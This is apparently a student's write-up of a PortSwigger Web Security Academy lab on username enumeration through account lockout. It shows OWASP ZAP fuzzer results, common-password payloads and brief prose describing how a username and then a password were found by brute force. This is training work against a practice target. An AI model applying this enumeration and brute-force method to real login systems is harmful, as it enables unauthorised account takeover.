214	Fuzzed	200	OK	808 ms	129 bytes	3,184 bytes		Reflected	ag,
215	Fuzzed	200	OK	788 ms	129 bytes	3,184 bytes		Reflected	ag,
0	Original	200	OK	1.22 s	129 bytes	3,132 bytes	Medium		
1	Fuzzed	200	OK	880 ms	129 bytes	3,132 bytes			carlos,
2	Fuzzed	200	OK	790 ms	129 bytes	3,132 bytes			carlos,
3	Fuzzed	200	OK	840 ms	129 bytes	3,132 bytes			carlos,
4	Fuzzed	200	OK	817 ms	129 bytes	3,132 bytes			carlos,
5	Fuzzed	200	OK	744 ms	129 bytes	3,132 bytes			carlos,

⇒After getting results, saw responses for one username longer and contains different error message You have made too many incorrect login attempts . and that is our username.



Untitled Session - ZAP 2.17.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Text
Contexts
Default Context
Sites
https://go.portswigger.net
https://qvdt3feo.com
https://ps.piwik.pro
https://tracking-api.g2.com
https://ps.containers.piwik.pro
https://portswigger.net
https://googleads.g.doubleclick.net
https://tags.srv.stackadapt.com
https://www.youtube.com
https://0a2d006e04b7ce1781f6e8df00020003.web-security-academy.net
GET:academyLabHeader
GET:login
POST:login()(password,username)
GET:my-account
GET:my-account(id)
History
Search
Alerts
Output
WebSockets
Fuzzer
Technology
New Fuzzer
Progress: 2: HTTP - https://0a2d00..ademy.net/login
100%
Current fuzzers: 0
Messages Sent: 100
Errors: 0
Show Errors
Export
Alerts 0 7 8 19 Main Proxy: localhost:8090
Current Status 0 0 0 0 0 0 0 0 0 0

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 3132

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
        <link href=/resources/css/labs.css rel=stylesheet>
        <title>Username enumeration via account lock</title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js"></script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo></div>
                        <div class=title-container>
                            <h2>Username enumeration via account lock</h2>
                            <a class=link-back href=
```

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
71	Fuzzed	200	OK	829 ms	129 bytes	3,054 bytes			maggie
0	Original	200	OK	763 ms	129 bytes	3,132 bytes			
4	Fuzzed	200	OK	755 ms	129 bytes	3,132 bytes			qwerty
2	Fuzzed	200	OK	770 ms	129 bytes	3,132 bytes		Reflected	password
3	Fuzzed	200	OK	834 ms	129 bytes	3,132 bytes			12345678
1	Fuzzed	200	OK	871 ms	129 bytes	3,184 bytes			123456
5	Fuzzed	200	OK	727 ms	129 bytes	3,184 bytes			123456789
7	Fuzzed	200	OK	738 ms	129 bytes	3,184 bytes			1234

⇒And again used simpe fuzz for password and started the attack and got the password. And logged in with victim credentials.



Username enumeration via account lock

Congratulations, you solved the lab!

My Account

Your username is: ag

Your email is: ag@normal-user.net

5. Conclusion

Successfully identified and bypassed authentication flaws like password based attacks,broken 2FA bypass and more by brute force attacks,authentication bypass methods and token manipulation. And got to know the mitigation stratiegies like strong password policies,secure MFA, account lockout mechanisms and proper session handling. These labs showed the importance of secure coding practices and importance of security testing in protecting user authentication systems from real world threats.--

6. References

- Burp Suite → https://portswigger.net/burp
- Kali Linux → https://www.kali.org/
- Zaproxy→ https://www.zaproxy.org/